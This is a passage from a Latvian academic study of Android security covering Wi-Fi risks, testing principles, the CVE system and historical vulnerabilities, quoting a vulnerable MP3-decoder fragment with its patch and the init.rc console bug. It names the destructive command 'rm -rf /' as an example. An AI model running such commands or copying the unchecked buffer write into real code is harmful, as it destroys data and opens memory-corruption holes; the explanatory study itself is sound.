Interesanti, ka oficiāla *Google* pozīcija ir tāda, ka „pretvīrusu" paketes nav vajadzīgas un *Google* piedāvā apmierinošu drošības līmeni [21].

1.4.3. Pārmēra atļaujas pieprasījumi lietojumprogrammu instalācijas laikā


Visas lietojumprogrammas, kuras tiek instalētas telefonā ar operētājsistēmu *Android*, pieprasa lietotājam atļauju izmantot kādus telefona komponentus: sistēmas (piemēram, interneta pieslēgums, kontakti) vai aparatūras (piemēram, kamera). Lietotājam rūpīgi jālasa pieprasījumus, jo, ja lietojumprogramma pieprasa piekļuvi funkcionalitātei, kura nav vajadzīga, tad tas var būt ļaunprogramma [16]. Piemēram, ja spēle pieprasa piekļuvi lietotāja kontaktiem, tas var būt mēstules sūtīšanas lietotne.

1.4.4. *Wi-Fi*

Wi-Fi nav drošākais veids kā pieslēgties internetam. Publiskie piekļuves punkti parasti neizmanto nekādu šifrēšanu. Tas nozīme, ka noziedznieks var viegli saņemt datplūsmu no lietotāja telefona un izmantot to savam nolūkam [22]. Piemēram, saņemt paroles vai privātus ziņojumus, kā arī aizsūtīt telefonā kādus savus datus, lai piekļūt informācijai uz ierīcēs.

Tāds šifrēšanas veids kā *WPA2-PSK*, kuru parasti izmanto mājas piekļuves punkti, arī nav īsti drošs, ja izmantots publiskos punktos. Lai atšifrēt informāciju datplūsmā, ir vajadzīga punkta parole un, tā kā visi lietotāji izmanto vienu un to pašu paroli, lai pieslēgties tīklam, ļaundari var samēra viegli veikt manipulācijas ar visām ierīcēm tiklā [22].

Ir rekomendēts izslēgt *Wi-Fi* pieslēgšanas funkciju, ja tā nav izmantota. Attēlā 1.5 [23] ir paradīts, kā jāatslēdz *Wi-Fi* tīkla izmantošanas funkcija.



1.5. att. **Operētājsistēmas *Android* 4.4 notifikācijas panelis**

Ar sarkano bultiņu ir noradīta ikona, kura jāuzspiež, lai ieslēgt/izslēgt *Wi-Fi*. Zaļa ikona nozīme, ka funkcija ir ieslēgta, gaišzila – izslēgta.

2. OPERĒTĀJSISTĒMAS *ANDROID* DROŠĪBAS PAKĀPES NOSKAIDROŠANA

Drošība ir abstrakts jēdziens. Nevar pārliecināti pateikt, vai cilvēks ir drošībā, ja tiek paveikti kādi drošības pasākumi. Vienmēr ir iespēja iztraucēt mieru. Tāpēc, arī operētājsistēmas drošības pakāpi nevar noteikt precīzi un objektīvi. Nav viennozīmīgas formulas vai metodes, ka aizsardzības līmeni varētu „aprēķināt". Līdz ar to tiek izmantota ekspertu atzīme veicot, tā saukto, drošības testēšanu [17]. Kā teica slavens kriptogrāfs Brūss Šnajers: „Drošība nav produkts, bet process" (oriģinālā: „*Security is not a product but a process*") [17, 156. lpp], tāpēc drošības testēšana ir katra sistēmas testēšanas soļa neatņemama daļa.

Testēšana var tikt veikta izstrādes laikā ar dažādu paņēmienu palīdzību vai testējot gatavo produktu, izmantojot speciālas lietojumprogrammas. *Android* programmatūras izstrādātāja rīkkopa nāk klāt ar lietojumprogrammu saskarni priekš vienībtestēšanas. Ar lietojumprogrammu saskarnes palīdzību var viegli automatizēt daļu no testiem [17], arī drošības testus. It īpaši svarīgi ir atcerēties, ka ar operētājsistēmu *Android* ir aprīkoti dažādi mobilo telefonu vedi – no vairākiem izstrādātājiem, ar dažādiem ekrānu izmēriem. Jātestē kā operētājsistēma un lietojumprogrammas izskatās, jo problēmu var izraisīt kāda izstrādātāja modifikācija vai lietotne [17].

2.1. Operētājsistēmas *Android* drošības principi

Grāmatas *Android Application Security Essentials* autore *Pragati Ogal Rai* apgalvo, ka „katram lietojumprogrammu testēšanas veidam vajag sekot sešiem drošības principiem, proti autentificēšana, pilnvarošana, pieejamība, konfidencialitāte, integritāte un pretizvairīšana" (oriģinālā: „*any kind of application security testing should follow the six tenets of security, namely authentication, authorization, availability, confidentiality, integrity, and non-repudiation*") [17, 158. lpp]. Kaut gan izteikums lielāka mēra atteicas uz lietotnēm, operētājsistēmai arī vajadzētu atbilst „likumiem", jo tā ir telefona „smadzeņu un operāciju centrs", kurš pārvalda visus procesus. Tāpēc svarīgi pārbaudīt, vai izstrādājamais produkts ir izgatavots saskaņa ar dotiem principiem.

Autentificēšana – lietotāja identifikācijas process. Laba praksē liek izmatot gatavas autentificēšanas lietojumprogrammu saskarnes (piemēram, no *Facebook* vai *Google*) un protokolus (piemēram, *OAuth*) [17]. Tas atvieglo izstrādi, jo nevajadzēs izstrādāt jaunas autentificēšanas metodes, kā arī, gatavs produkts ir labāks no drošības puses, jo tos izmanto tūkstoši izstrādātāju un saskarņu īpašnieki regulāri veic drošības testēšanu pats.

Pilnvarošana kontrolē piekļuves tiesības. Protokoli kontrolē vai lietotājam ir atļauja izmantot kādu sistēmas komponenti [17]. Piemēram, administrators varēs mainīt sistēmas uzstādījumus, parastais lietotājs to nevarēs.

Pieejamība nozīme, ka datiem jābūt pieejamiem tikai pilnvarotiem lietotājiem.

Konfidencialitāte atbild par datu šifrēšanu un aizsardzību ar vajadzīgajām atļaujām.

Datu integritāte nozīme to, ka dati netiks mainīti bez komandas no pilnvarota lietotāja. Šifrēšana un elektroniska parakstīšana var palīdzēt to nodrošināt.

Pretizvairīšana kontrolē datu pārraides veiksmīgu uzsākšanu izmantojot elektroniskos parakstus, sertifikātus un laikspiedolus.

2.2. Mobilo lietojumprogrammu drošības testēšanas metodes

Testēšanas process sākas ar lietojumprogrammu pārskatu. Pārskats fokusējas uz lietotnes darbības principa saprašanas un identificē aparatūru, tehnoloģijas un spējas, kuras tā izmanto. Noskaidrojot vajadzīgas raksturiezīmes, recenzents mēģina tikt pie drošības caurumiem. Pārskata process identificē problēmas *manifest* datnē, slikto šifrēšanas algoritmu izmantošanu, protokolu nedrošo izmantošanu un drošības problēmas aparatūrā, kuras netika atrastas izstrādāšanas laikā. Kā arī standartu piemērotu izmantošanu [17]. Piemēram, *manifest* datne var saturēt liekus atļaujas iezīmes atkļūdošanai, kurām ir piekļuve kādam operētājsistēmas komponentam, kurš, piemēram, nav nepietiekami aizsargāts pret tāda veida piekļuves. Vai iezīmes nolūks var būt saglābāt svarīgus datus teksta datnē, lai tos varētu viegli apskatīt.

Izstrādes laikā programmētājs var veikt pašrocīgo testēšanu, ievadot lietojumprogrammā visāda veida datus. Tāds testēšanas veids ļauj pārbaudīt, kāda informācija saglabājas žurnāla, vai tur nav ierakstīta kāda sensitīva informācija. Arī var sekot, ka lietotne uzvedas, kad lietotājs mēģina pārkāpt regulāro pilnvarošanas procedūru. Lielāku daļu no pašrocīgiem testu scenārijiem var automatizēt, to sauc par dinamisko testēšanu. Parasti automatizē ievaddatu pareizības pārbaudi, robežgadījumu pārbaudi [17].

Jātestē kā lietotne vai operētājsistēma komunicē ar serveru. Uz aizsūtīto datu gabalu var tikt saņemta „nepareiza" atbilde. Jānoskaidro, kādus datus jāsatur „pareizai" atbildei, kas izraisīja problēmas. Tas var būt vai nu komunikācijas kanāla problēmu dēļ, vai servera iestādīšanas ir nepareizas, vai noziedznieks kāda veida saņēma signālu no sistēmas [17]. Nepietiek notestēt tikai lietojumprogrammu, jātestē arī serveris. Datu pārraides tīkla veids arī ir svarīgs. Katrs datu pārraides protokols (bezvadu tikls (*Wi-Fi*) vai globālā mobilo sakaru sistēma (*GSM*)) satur savus drošības caurumus. Nevajag aizmirst, ka jāimplementē datu šifrēšana [17].

Kā bija pateikts iepriekš, laba ideja ir izmantot jau gatavus šifrēšanas metodes, datu pārraides protokolus un citus drošības algoritmus [17], jo gatavi produkti ir labi aizsargāti no izstrādātāja un kopienas puses, ir pieejams daudz informācijas par priekšrocībām un drošības problēmām, kurus risina gandrīz visa pasaule. Izmantot gatavo – ātrāk, lētāk un, parasti, drošāk.

Testējot sistēmu, jādomā kā datorlauzis. Piemēram, lietotāja autentifikācijai var izmatot datus, kurus nav tik viegli dabūt. Biometriska autentifikācija kļuva populāra pēdējos gados. Var izmantot lietotnes, kuras parasti lieto noziedznieki [17], lai pārbaudītu, kādus datus var dabūt no jūsu produkta ar to palīdzību. Svešas bibliotēkas arī var saturēt caurumus vai citas problēmas [17]. Pirms izmantošanas, vajag iepazīties ar atzīmēm.


2.3. Citi pētījumi *Android* drošības jomā

Tā kā *Android* ir populārs visā pasaulē, ir vairāki pētnieki un organizācijas, kuru darbība ir saistīta ar operētājsistēmas drošību.

1999. gadā tika nodibināta *CVE* (*Common Vulnerabilities and Exposures*, https://cve.mitre.org/) sistēma. Sistēmas vadītājs kompānija *MITRE* pozicionē to kā vienoto drošības ievainojamību vārdnīcu. Pirms nodibināšanas vairākas IT drošības un izstrādātāju kompānijas izmantoja savas ievainojamību uzraudzības sistēmas. Bija grūti sekot reālai situācijai ar drošību, jo viena problēma varēja tikt atšķirīgi novērtēta un definēta vairākās sistēmās ar dažādu informāciju par tā statusu. *CVE* sistēma apvienoja zināmas problēmas vienā vietnē. Pašlaik sistēmu atbalsta vairāk nekā 300 produktu un 150 kompāniju, tātad, operētājsistēma *Android* nav vienīga izstrāde, kuru ievainojamības ir reģistrētas vārdnīcā. Katrai problēmai tiek dots identifikators „*CVE*-gads-numurs", lai to varētu viegli atrast sistēmā vai atsaukties citā avotā. Ieraksts satur īsu ievainojamības aprakstu un atsauces uz

citiem avotiem [87]. Varētu teikt, *CVE* sistēma ir vairāku *Android* drošības pētnieku darbības apkopojums.

Uz *MITRE* sistēmas bāzes ir nodibinātas vairāki servisi. Visievērojamākās ir *National Vulnerability Database* (https://nvd.nist.gov/home.cfm) – ASV valdības ievainojamību pārvaldes sistēma, un *CVE Details* (http://www.cvedetails.com). Sistēma *CVE Details* ir īpaši interesanta ar to, ka grupē problēmas, pamatojoties uz izstrādātāja nosaukumu, produkta nosaukumu, produkta tipu, problēmas tipu. Tātad, vieglāk atrast vajadzīgo problēmu vai problēmu grupu. Papildus, ievainojamības ir novērtētas pēc *The Common Vulnerability Scoring* sistēmas (*CVSS*). Ir novērtētas: ietekme uz konfidencialitāti (cik daudz privātas informācijas var tikt atklāts), ietekme uz datu integritāti (cik daudz datu var tikt mainīts), ietekme uz pieejamību (kādā mērā ievainojamība apgrūtina produkta izmantošanu), pieejas sarežģītība (cik viegli ir izmantot ievainojamību), pilnvarošanas vajadzība (cik reizes noziedzniekam vajag pilnvaroties sistēmā, lai izmantot ievainojamību) [81], [88]. Viegli saprast problēmas svarīgumu (lielāks novērtējums (līdz 10 punktiem) – bikstāmāka problēma). Vietnē ari pieejami dažāda veida grafiki. Attēlā 2.6 [89] var redzēt *Android* problēmu sadalījuma grafiku pa tipiem.



2.6. att. ***Android* drošības problēmu sadalījums pa tipiem**

Kā var redzēt no grafika, visvairāk *Android* ievainojamību izraisa pakalpojumatteici vai ļauj izpildīt ļaunprātīgo kodu.

Tomēr, *CVE* sistēmai ir daži trūkumi. Tā kā tā nav ievainojamību datubāze, bet vairāku ievainojamību uzskaites sistēmu saistošais posms, informācija *CVE* sistēmā var kļūt pār novecojošo (īpaši atteicas uz saitēm). Piemēram, raksti par vecajām *Andoid* problēmām satur saites uz veco repozitoriju (lai apskatīt izmaiņas kodā, kuras saistītas ar interesējošo problēmu, vajag meklēt jaunajā repozitorijā, kas nav viegls uzdevums). Papildus, ieraksti par

Android problēmām sākas datēties no 2009. gada, tāpēc dažas 2008. gada problēmas nav aprakstītas. Kā arī nav sadales uz komponentiem. Lai uzzināt, kāda operētājsistēmas komponentā ir problēma (pārlūkprogrammas dzinējs, lietojumprogrammu pārvaldnieks u.t.t.), vajag studēt atsauces. Neskatoties uz to, *CVE* „vārdnīca" ir laba un ērta sistēma.

3. DAŽAS OPERĒTĀJSISTĒMAS *ANDROID* DROŠĪBAS PROBLĒMAS UN TO RISINĀJUMU METODES

Kā vispopulārākajai mobilai operētājsistēmai, *Android* platformai ir ļoti daudz sekotāju un, kā programmētāju izstrādājumam, operētājsistēmai ir daudz visāda veida problēmu, ieskaitot drošības, kuras liela kopiena veiksmīgi risina. Lai saprast operētājsistēmas „sāpīgas vietas", ir vērts vērsities vēsturei.

Tālākajās nodaļas apakšnodaļās tiks parakstītas vairākas operētājsistēmas *Android* drošības problēmas un ievainojamības. Apakšnodaļu struktūra būs sekojoša:

- ievads – ar ko problēma ir īpaši pazīstama vai pāris vārdu par problēmas atklājēju;
- problēmas apraksts – zaudējumi, kurus cieš lietotājs no ievainojamības, un metodes kā kļūt par upuri;
- problēmas cēloni – kas izraisa problēmu;
- problēmas risinājumi – kā problēma tika atrisināta.

Android drošības problēmas pētīšanai un aprakstīšanai tika izvelētas pēc sekojošas metodikas:

- Pirmkārt, problēmas tika ņemtas no dažādiem gadiem, lai sekotu operētājsistēma attīstībai un vērot, kādiem *Android* komponentiem ir visvairāk ievainojamību.
- Otrkārt, pēc iespējas tika apskatītas problēmas ar atšķirīgo ietekmi uz operētājsistēmu.
- Treškārt, sākotnēja informācija par problēmām tika ņemta no preses vai konferences referātiem. Tas nozīme, ka problēma ir pietiekami interesanta un, varbūt, bīstama lietotājiem, lai to vajadzētu pētīt un aprakstīt. Kaut gan konferencēs daudz runa par tehniskiem aspektiem, prese parasti mēģina rakstīt materiālu vidusmēra lietotājam saprotamā valodā. Ja problēmu ir iespējams aprakstīt vienkārši, tad ir vienkāršāk saprast tā būtību.
- Ceturtkārt, ja problēma ir pietiekami aprakstīta, pazīstama un interesanta, tika meklēts ieraksts par to *CVE* sistēmā. Ja problēmas novērtējums ir augsts, tad to ir vērts papētīt. Ja ieraksta nav vai novērtējums izrādās zems, tad lēmums par pētīšanu tika pieņemts ņemot vērā iepriekšējos faktorus.

Tabulā 3.1. ir nosauktas izvelētas drošības problēmas, kuras tiks aprakstītas nodaļā, kompaktākā un pārskatāmākā veidā.

3.1. tabula

Nodaļā aprakstītas *Android* drošības problēmas

Problēmas nosaukums	Problēmas apraksts	Statuss
T-Moble G1 pārlūkprogrammas 1. ievainojamība	Pēc ļaunprātīgas tīmekļa lapas apmeklēšanas, noziedznieks saņēma iespēju pilnīgi kontrolēt pārlūkprogrammu (tīklklejošana, piekļuve pārsūtāmai informācijai). Problēmu izraisīja novecojoša pārlūkprogrammas dzinēja versija. Nav ieraksta *CVE* sistēmā.	Problēma izlabota divu nedēļu laikā
T-Moble G1 pārlūkprogrammas 2. ievainojamība	Pēc ļaunprātīgas tīmekļa lapas apmeklēšanas, noziedznieks saņēma iespēju pilnīgi kontrolēt pārlūkprogrammu. Problēmu izraisīja kļūda multivides atskaņošanas bibliotēkā. 6,8 punkti *CVE* sistēmā [81].	Problēma atrisināta *Android* versijā 2.0
Jebkura ievadīta teksta interprettēšana kā komandrindas komanda	*Unix* terminmāls tika ieslēgts fona režīma un jebkāds ievadītais teksts varēja tikt interpretēts kā konsoles komanda. Nav ieraksta *CVE* sistēmā.	Problēma izlabota *Android* 1.0 atjaunojumā RC 30 (ASV) vai RC 8 (Lielbritānija)
Atslēgšana no tīkla ar SMS palīdzību	Saņemot speciāli sagatavoto *WAP* īsziņu telefons zaudēja pieslēgumu tīklam. 4,3 punkti *CVE* sistēmā [82].	Problēma atrisināta *Android* versijā 1.6
Kļūda skaitļu ar peldošo punktu apstrādē pārlūkprogrammas dzinējā *WebKit*	Pēc ļaunprātīgas tīmekļa lapas apmeklēšanas, noziedznieks varēja saņemt iespēju pilnīgi kontrolēt pārlūkprogrammu vai izraisīt pārlūkprogrammas aizvēršanu. 9,3 punkti *CVE* sistēmā [83].	Problēma atrisināta *Android* versijā 2.2
Lietojumprogrammu instalācija bez lietotāja atļaujas	Uzinstalēt lietotnes varēja divos veidos. Pirmais veids der tikai HTC telefoniem: lietojumprogramma bija modificēta tā, lai automātiski instalēt jaunas *Flash* versijas. Izmantojot atļauju, noziedznieks varēja uzinstalēt telefonā savu lietotni. Otrais veids der visiem telefoniem: noziedznieks var nopublicēt veikalā *Google Play* lietotni, kura var instalēt citas lietotnes no veikalā (tikai no veikalā). Nav ieraksta *CVE* sistēmā.	Problēmas atrisinātas *Android* versijā 2.2
Datņu lasīšana no atmiņas kartes ar *JavaScript* palīdzību	Pēc ļaunprātīgas tīmekļa lapas apmeklēšanas, noziedznieks saņēma piekļuvi datiem uz telefona atmiņas kartes. Problēmas cēlonis ir tās, ka *JavaScript* lokālajā datnē strādā bez brīdinājuma. 4,3 punkti *CVE* sistēmā [84].	Problēma atrisināta *Android* versijā 2.3.4
Ievainojamība „galvenā atslēga”	Noziedznieks varēja modificēt lietojumprogrammas *APK* instalatoru tā, ka operētājsistēma to nepamanīs. Tādā veidā lieto-	Problēma atrisināta *Android* versijā

	jumprogramma varēja piekļūt jebkuram operētājsistēmas komponentam. 9,3 punkti *CVE* sistēmā [85].	4.3
Vienizcelsmes (*same origin policy*) prasības pārkāpums, izmantojot *JavaScript*	Speciāli rakstīts *JavaScript* kods ļaunprātīgā tīmekļa lapā varēja piekļūt un modificēt datus citās atvērtās tīmekļa lapās. 5,8 punkti *CVE* sistēmā [86].	Problēma atrisināta *Android* versijā 4.4

Nākamajās apakšnodaļās nosauktas drošības problēmas tiks aprakstītās sīkāk.

3.1. *T-Moble G1* pārlūkprogrammas 1. ievainojamība

Ievainojamība galvenokārt pazīstama ar to, ka tā tika atklāta dažas dienas pēc pirmā mobila telefona ar operētājsistēmu *Android HTC Dream* (ASV pazīstams kā *T-Mobile G1*) pārdošanas uzsākšanas [24], [25]. Viens no pētniekiem, kuri atklāja problēmu, ir Čārlzs Millers – bijušais Nacionālās drošības aģentūras darbinieks (pazīstams ar telefona *iPhone*, klēpjdatora *MacBook Air* un operētājsistēmas *Mac OS X Leopard* uzlaušanu [24], [25]). *Google* pat mēģināja apvainot Milleru par to, ka viņš nedeva kompānijai laiku izlabot problēmu un izstāstīja par to presei [26].

3.1.1. Problēmas apraksts

Ievainojamības dēļ lietotājs, apmeklējot ļaunprātīgo tīmekļa lapu, atdod telefona pārlūkprogrammu pilnīgi noziedznieka kontrolē. Uzlauzējs var iedarbināt jebkādu kodu, kuru pieļauj lietojumprogrammas atļaujas [27], saņemt jebkurus datus, kurus lietotājs ievada sērfojot tīmeklī (piemēram, paroles vai ziņas) vai pat izmantot internetu telefonā no sava datora [28]. Tādā veidā, piemēram, ļaundaris var izgatavot viltotu internetbankas mājaslapu un, kad telefona lietotājs gribēs izmantot banku no telefona, īsta tīmekļa lapa tiks aizstāta ar viltotu. Visi dati būs datorlauza rīcībā.

Laimīgi, operētājsistēmas *Android* projektējums izolē katru lietojumprogrammu no citiem [27], [29]. Ievainojamība neļaus izmantot citas telefona funkcijas, tādas kā zvanīšana, ziņojumu sūtīšana, vai iedarbināt citas lietojumprogrammas. Varētu teikt, ka, neizmantojot internetu telefonā, lietotājs ir pilnīgi aizsargāts.

3.1.2. Problēmas cēloņi

Tehniski, problēmu izraisa viens no operētājsistēmas atklātā pirmkoda komponentiem – *WebKit* [30] (atklātā pirmkoda tīmekļa pārlūkošanas dzinējs). Kļūda pirmkodā izraisīja tā saukto bufera pārpildi [29].

Bet, reāli, par cēloni var nosaukt neuzmanību un izstrādātāja nolaidību. Pirmā operētājsistēmas versijā tika izmantota novecojoša komponentes versija. *WebKit* dzinēja izstrādātāji izlaboja kļūdu 2008. gadā aprīlī [30] (telefona pārdošana sākas 2008. gadā 22. oktobrī [27]). Tātad, izstrādātāji bija informēti par kļūdu, viņiem bija 6 mēneši, lai aizvietot novecojošo komponenti, bet tas nebija izdarīts.

3.1.3. Problēmas risinājumi

Tā kā telefona izlaiduma brīdī ievainojamība jau bija „veca", pazīstama un izlabota ar tīmekļa pārlūkošanas dzinēja izstrādātāja spēkiem, *Google* sadarbībā ar *T-Mobile* izdeva komponenta atjaunojumu [30].

3.2. *T-Moble G1* pārlūkprogrammas 2. ievainojamība

Vel viena operētājsistēmas *Android* pārlūkprogrammas ievainojamība atklājas diezgan ātri – 2009. gadā janvārī. Atklāja problēmu jau pazīstams Čārlzs Millers [31]. Pētnieks gatavojas savai runai urķu konferencei *Shmoocon* 2009 un, vēlreiz apskatot operētājsistēmas „iekšienes", dienas laikā sameklēja jauno pārlūkprogrammas drošības problēmu. Ietekmē uz telefona darbību ir līdzīga „1. ievainojamībai", bet cēlonis ir cits [32].

3.2.1. Problēmas apraksts

Kā jau bija teikts, problēma ir līdzīga ievainojamībai pārlūkprogrammā telefonā *HTC Dream*. Apmeklējot ļaunprātīgo tīmekļa lapu, lietotāja pārlūkprogramma pārej noziedznieka kontrolē. Visa informācija, kura tiek ievadītā tīmeklī, kļūs pieejama ļaundarim [32]. Parasti, tas ir ziņojumi, paroles, bankas kartes dati. Potenciāli, ir iespējams izpildīt ļaunprātīgo kodu uz lietotāja telefona [35].

Šoreiz operētājsistēmas projektējums arī palīdz samazināt zudumus no ievainojamības. „*Sandbox*" arhitektūra nobloķē lietojumprogrammu piekļuvi telefona pamatfunkcijām [32].

3.2.2. Problēmas cēloņi

Galvenais problēmas cēlonis ir kļūda kompānijas *PacketVideo* izstrādāta atklātā pirmkoda multivides atskaņošanas bibliotēkas pirmkodā [31], [33]. Noziedznieks var izgatavot speciālo MP3 datni. Jā tā ir kodēta ar Haffmana algoritmu, tad dekodēšanas laikā var notikt skaitļu izzude, kura izraisa nepareizo robežvērtību pārbaudi rakstot buferī. Rezultātā var notikt sistēmas sabrukums var ļaunprātīga koda izpildīšanā [33], [34], [35].

Attēlā 3.7 [36] var redzēt funkcijas *int32 pvmp3_huffman_parsing()* kļūdaino pirmkoda daļu.

```
306     if (pMainData->usedBits > grBits)
307     {
308         i -= 4;
309         is[i] = 0;
310         is[(i+1)] = 0;
311         is[(i+2)] = 0;
312         is[(i+3)] = 0;
313 
314     }
```

3.7. att. **Dekodēšanas funkcijas *int32 pvmp3_huffman_parsing()* pirmkoda kļūdains fragments**

Masīvs *is[]* ir 32-bitu naturālo skaitļu masīvs. Attēlotā koda fragmentā nav nodrošināta pārbaude vai *i* vērtība ir negatīva vai lielāka par masīva izmēru, līdz ar to var notikt mēģinājums rakstīt ārpus masīvā.

3.2.3. Problēmas risinājumi

Bibliotēkas izstrādātājs *PacketVideo* jau 7. februārī izlaboja kļūdu [31] un pareizais pirmkods tika publicēts. Attēlā 3.8 [36] var redzēt izlaboto funkcijas *int32 pvmp3_huffman_parsing()* pirmkoda fragmentu.

```
306     if (pMainData->usedBits > grBits)
307     {
308         i -= 4;
309
310         if (i < 0 || i > FILTERBANK_BANDS*SUBBANDS_NUMBER - 4)
311         {
312             /* illegal parameters may cause invalid access, set i to 0 */
313             i = 0;
314         }
315
316         is[i] = 0;
317         is[(i+1)] = 0;
318         is[(i+2)] = 0;
319         is[(i+3)] = 0;
320
321     }
```

3.8. att. **Dekodēšanas funkcijas *int32 pvmp3_huffman_parsing()* pirmkoda izlabotais fragments**

Kā var redzēt, izstrādātāji pievienoja *i* vērtības pārbaudi. Nekorektas vērtības gadījumā, jauno datu rakstīšana sāksies no masīvā sakuma.

3.3. Jebkura ievadīta teksta interpretēšana kā komandrindas komanda

Kartēja kļūda nav drošības problēma „klasiskā" izpratnē – kļūda neļauj noziedzniekam iegūt telefonu kontrolē vai nolaupīt kādu personālu informāciju. Tomēr, problēma apdraud mūsu datu drošību un saglabātību un padara telefona lietošanu par nedrošu.

3.3.1. Problēmas apraksts

Kā jau bija teikts ievadā, kartēja problēma nav kaut kāda ievainojamība, tā ir kļūda sistēmas datnē *init.rc*. Kļūdas dēļ jebkurš teksts, kuru lietotājs ievada jebkurā lietojumprogramma (sūtot īsziņu, sērfojot internetā, rakstot piezīmi), tiks padots *UNIX* komandrindai. Jā ievadītā tekstā kāds gabals saturēs *UNIX* komandu, tad tā izpildīsies ar superlietotāja privilēģijām [37]. Piemēram, ievadot tekstu „*reboot*", telefona operētājsistēma tiks atkārtoti palaista un lietotājs pazaudēs visu nesaglabāto informāciju, bet „*rm –rf /*" izdzēsīs visus datus telefonā.

Kaut gan kļūda nesamazina operētājsistēmas aizsardzību pret ielaušanās, neinformēts lietotājs var nejauši izpildīt komandas, kuras apgrūtinās telefona lietošanu vai sabojās datus. Oficiālā *Android* problēmjautājumu trekerī tēmā par aprakstīto kļūdu lietotājs ar iesauku *jhorvat* pastāstīja jocīgo stāstu. Lietotājs atkārtoti palaidēja operētājsistēmu telefonā kādu laiku nevarēja atbildēt uz īsziņu. Aprakstot iemeslu, kāpēc tik ilgi nebija atbildes, *jhorvat* ievada vienu vārdu – *reboot* un telefons uzsāka atkārtotas palaišanas procesu [38]. Tā lietotājs nevarēja neko paskaidrot, jo nevarēja droši lietot savu ierīci.

3.3.2. Problēmas cēloņi

Kopiena noskaidroja, ka problēmas cēlonis ir kļūda datnē *init.rc* [37], [38]. Iespējams, datnes stāvokli neizmainīja pēc izstrādes procesa, kad tajā bija koda rindas priekš atkļūdošanas. Attēlā 3.9 [39] var redzēt kļūdaino pirmkoda daļu.

```
200.  ## Daemon processes to be run by init.
201.  ##
202.  service console /system/bin/sh
203.      console
204.
```

3.9. att. **Datnes *init.rc* kļūdaina pirmkoda daļa**

Komanda *service console /system/bin/sh* palaida servisi ar nosaukumu „*console*”, kurš atrodas direktorijā „*/system/bin/sh*” [40]. Tā komandrinda kļūs aktīva katru reizi, kad telefons tiek ieslēgts. Tā kā serviss ir dēmons, lietotājs nevar zināt, ka tas ir aktīvs.

3.3.3. Problēmas risinājumi

Kļūda tika izlabota atjaunojumā RC30 (priekš ASV) vai RC8 (priekš Lielbritānijas). Telefoni ar atjaunojumiem RC29 jeb RC7 bija predisponēti problēmai [37]. Kamēr atjaunojums nebija izdots, kopiena noskaidroja divus kļūdu risinājumus.

Pirmo pagaidu risinājumu piedāvāja diezgan pazīstamais *Android* izstrādātājs Eds Brunette. Vajadzēja ievadīt „komandu” *cat*, lai telefons izpildītu komandu *catenate*, mēģinātu saņemt argumentus un neizpildītu citas „komandas”. Tas darbojas līdz operētājsistēmas atkārtotas palaišanas [37].

Otro risinājumu piedāvāja entuziasti. Vajadzēja pašam izmainīt datnes *init.rc* saturu. Koda gabalam no attēla 3.9. vajadzēja pierakstīt rindu ar opciju *disabled*, lai serviss nevarēja palaisties automātiski [38], [40]. Tieši tādu risinājumu izmantoja *Google* atjaunojumā RC30 jeb RC8. Attēla 3.10 [41] var redzēt, ka izskatās servisa *console* izsaukums *Android 5.1*.

```
487.  service console /system/bin/sh
488.      class core
489.      console
490.      disabled
491.      user shell
492.      group shell log
493.      seclabel u:r:shell:s0
494.
495.  on property:ro.debuggable=1
496.      start console
497.
```

3.10. att. **Datnes *init.rc* izlabota pirmkoda daļa operētājsistēma *Android 5.1. Lollipop***

Mūs interesē rindas 487, 490, 495 un 496. Tos var izlasīt kā „serviss ar nosaukumu *console*, kurš atrodas direktorijā */system/bin/sh* tiks palaists atspējots, lai to iedarbināt, vajag ieslēgt atkļūdošanas režīmu” [40]. Parejas opcijas neatteicas uz kļūdas risinājumu.

3.4. Atslēgšana no tīkla ar SMS palīdzību

Diezgan interesanta ievainojamība, kuru atklāja jau pazīstams mums Čārlzs Millers ar savu kolēģi Kolinu Mullineru. Interesanti, ka pētnieki atklāja tādu pašu problēmu arī telefonam no *Apple* [42]. Ievainojams telefons, saņemot īsziņu, var pazaudēt savu galveno funkciju – komunikācija [42], [43].

3.4.1. Problēmas apraksts

Kārtējas ievainojamības dēļ telefons ar operētājsistēmu *Android* zaudē pieslēgumu tiklām (nevar veikt vai saņemt zvanus, sūtīt vai saņemt īsziņas).

